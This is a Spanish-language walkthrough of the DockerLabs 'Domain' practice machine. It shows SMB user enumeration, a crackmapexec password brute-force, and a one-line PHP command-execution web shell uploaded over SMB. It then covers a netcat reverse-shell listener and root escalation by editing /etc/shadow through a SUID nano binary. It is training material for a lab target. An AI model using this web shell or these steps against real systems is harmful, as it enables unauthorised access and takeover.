

Domain writeup - Dockerlabs

Dificultad : Medio

Escrito por : tellmefred

Introducción:

Bienvenidos a "Domain", una máquina de práctica de DockerLabs. En esta sesión, explorarás técnicas de fuerza bruta a SMB y el uso de una web shell para ejecutar comandos remotos.

En "Domain", aprenderás cómo los atacantes pueden utilizar herramientas para realizar ataques de fuerza bruta en el protocolo SMB, comúnmente utilizado para compartir archivos y recursos en redes. Una vez comprometido, podrás subir y utilizar una web shell para obtener control remoto del sistema.

Reconocimiento:

Empezamos haciendo un Ping para probar la conectividad.

```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.104 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.098 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3075ms
rtt min/avg/max/mdev = 0.062/0.082/0.104/0.019 ms

└─(root㉿tellmefred)-[~/home/tellmefred/Desktop]
└─#
```

Aquí en el escaneo de nmap vemos que tenemos un SMB2 y una interfaz web.

```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/domain]
└─# nmap -sS -sC -p- --open -sV -Pn --min-rate 2500 172.17.0.2 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 19:04 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
| smb2-time:
|   date: 2024-06-01T17:04:15
|_ start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_     Message signing enabled but not required
```

Aquí vemos que nos está dando una explicación de lo que es samba o smb2.

The screenshot shows a web browser window with the URL 172.17.0.2. The page content is an informational article about Samba. It starts with a section titled "¿Qué es Samba?" which defines Samba as a free software implementation of the Microsoft Windows file sharing protocol for Unix-like systems. It then moves to "¿Para qué sirve Samba?", explaining its use in mixed environments (Windows and Unix) for sharing files and printers, and its role as a domain controller. A summary at the bottom states that Samba is a fundamental tool for interoperability between Windows and Unix systems in both corporate and home networks.

aquí lanzamos un escaneo con Enum4linux y nos regresa dos usuarios detectados (James y Bob) lo siguiente es hacer un archivo .txt con los usuarios ya obtenidos.

```
===== ( Users on 172.17.0.2 ) =====  
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: james      Name: james      Desc:  
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: bob        Name: bob        Desc:  
  
user:[james] rid:[0x3e8]  
user:[bob] rid:[0x3e9]
```

Enum4linux

Explotación:

Ahora procedemos con crackmapexec para lanzar un ataque de fuerza bruta a los usuarios obtenidos, encontrando la contraseña star con el usuario Bob.

MB	172.17.0.2	445	8B19DBBC3ACE	[-] 8B19DBBC3ACE\bob:godlovesme STATUS_LOGON_FAILURE
MB	172.17.0.2	445	8B19DBBC3ACE	[-] 8B19DBBC3ACE\bob:garnet STATUS_LOGON_FAILURE
MB	172.17.0.2	445	8B19DBBC3ACE	[-] 8B19DBBC3ACE\bob:brendon STATUS_LOGON_FAILURE
MB	172.17.0.2	445	8B19DBBC3ACE	[+] 8B19DBBC3ACE\bob:star

Crackmapexec

Ahora verificamos con smb map y aquí vemos que con el usuario Bob podemos leer y escribir en el directorio HTML que está ligado a la antigua página web.

```
(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/domain]
# smbmap -H 172.17.0.2 -u "bob" -p "star"

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 172.17.0.2:445  Name: 172.17.0.2          Status: Authenticated
Disk                                         Permissions      Comment
-----
print$                                     READ ONLY      Printer Drivers
html                                       READ, WRITE   HTML Share
IPC$                                       NO ACCESS    IPC Service (8b19dbbc3ace server
(Samba, Ubuntu))
```

Sabiendo eso lo que pensamos inmediatamente es subir una webshell para entrar mediante la Web.

```

└─(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/domain]
└─# smbclient //172.17.0.2/html -U bob
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
.
D      0 Sat Jun  1 19:31:17 2024
..
D      0 Thu Apr 11 10:18:47 2024
index.html          N    1832 Thu Apr 11 10:21:43 2024

34826908 blocks of size 1024. 2270832 blocks available
smb: \> █
```

```

└─(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/domain]
└─# ls
allports  auto_deploy.sh  cmd1.php  domain.tar  user.txt

└─(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/domain]
└─# cat cmd1.php
<?php
    system($_GET['cmd']);
?>
```

Con el comando put subimos el archivo.

```


└─(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/domain]
└─# smbclient //172.17.0.2/html -U bob
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
.
D      0 Sat Jun  1 19:31:17 2024
..
D      0 Thu Apr 11 10:18:47 2024
index.html          N    1832 Thu Apr 11 10:21:43 2024

34826908 blocks of size 1024. 2270832 blocks available
smb: \> put cmd1.php
putting file cmd1.php as \cmd1.php (10.4 kb/s) (average 10.4 kb/s)
smb: \>
```

Aquí vemos la estructura que ya había construido en la web shell y ejecutó el comando id para ver que funcione correctamente.



Aquí la reverseshell ejecutada en el navegador.



Y aquí la recibimos.

```
root@tellmefred:~/Desktop/Dokerlabs/domain
└─(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/domain]
└─# nc -lvpn 9001
listening on [any] 9001 ...
connect to [192.168.223.128] from (UNKNOWN) [172.17.0.2] 51730
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@8b19dbbc3ace:/var/www/html$
```

Escalada de privilegios:

Ahora vamos a subir nuestros privilegios hacia el usuario root. subimos al usuario Bob que ya tenemos la contraseña.

```
(root@tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/domain]
└─# nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.223.128] from (UNKNOWN) [172.17.0.2] 51730
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@8b19dbbc3ace:/var/www/html$ ls
ls
cmd1.php
index.html
www-data@8b19dbbc3ace:/var/www/html$ sudo -l
sudo -l
bash: sudo: command not found
www-data@8b19dbbc3ace:/var/www/html$ su bob
su bob
Password: star

whoami
bob
script /dev/null -c bash
Script started, output log file is '/dev/null'.
bob@8b19dbbc3ace:/var/www/html$ sudo -l
sudo -l
bash: sudo: command not found
bob@8b19dbbc3ace:/var/www/html$
```

Ya que sudo -l no funcionó buscamos los permisos SUID y nos topamos con nano.

```
bob@8b19dbbc3ace:/var/www/html$ find / -perm /4000 2>/dev/null
find / -perm /4000 2>/dev/null
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/nano
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
bob@8b19dbbc3ace:/var/www/html$ █
```

Ya que tenemos permisos como el usuario Bob podemos ejecutar comandos con nano y editar archivos así que decidí editar el archivo /etc/shadow.

```
GNU nano 6.2                               /etc/shadow *
```

```
root:*:19780:0:99999:7:::  
daemon:*:19780:0:99999:7:::  
bin:*:19780:0:99999:7:::  
sys:*:19780:0:99999:7:::  
sync:*:19780:0:99999:7:::  
games:*:19780:0:99999:7:::  
man:*:19780:0:99999:7:::  
lp:*:19780:0:99999:7:::  
mail:*:19780:0:99999:7:::  
news:*:19780:0:99999:7:::  
uucp:*:19780:0:99999:7:::  
proxy:*:19780:0:99999:7:::  
www-data:*:19780:0:99999:7:::  
backup:*:19780:0:99999:7:::  
list:*:19780:0:99999:7:::  
irc:*:19780:0:99999:7:::  
gnats:*:19780:0:99999:7:::  
nobody:*:19780:0:99999:7:::  
_apt:*:19780:0:99999:7:::  
messagebus:**:19824:0:99999:7:::
```

Y le borre el aterisco a el usuario root ya que esto nos permite hacernos root sin ninguna clave. O elimina la necesidad de ingresar contraseña.

```
GNU nano 6.2                               /etc/shadow *
```

```
root::19780:0:99999:7:::  
daemon:*:19780:0:99999:7:::  
bin:*:19780:0:99999:7:::  
sys:*:19780:0:99999:7:::  
sync:*:19780:0:99999:7:::  
games:*:19780:0:99999:7:::  
man:*:19780:0:99999:7:::  
lp:*:19780:0:99999:7:::  
mail:*:19780:0:99999:7:::  
news:*:19780:0:99999:7:::  
uucp:*:19780:0:99999:7:::  
proxy:*:19780:0:99999:7:::  
www-data:*:19780:0:99999:7:::  
backup:*:19780:0:99999:7:::  
list:*:19780:0:99999:7:::  
irc:*:19780:0:99999:7:::  
gnats:*:19780:0:99999:7:::  
nobody:*:19780:0:99999:7:::  
_apt:*:19780:0:99999:7:::  
messagebus:*:19824:0:99999:7:::
```

Hago su root y somos root.

```
bob@8b19dbbc3ace:/var/www/html$ su root  
root@8b19dbbc3ace:/var/www/html# whoami  
root  
root@8b19dbbc3ace:/var/www/html# rm cmd1.php  
root@8b19dbbc3ace:/var/www/html# cd root  
bash: cd: root: No such file or directory  
root@8b19dbbc3ace:/var/www/html# cd /root  
root@8b19dbbc3ace:~# █
```

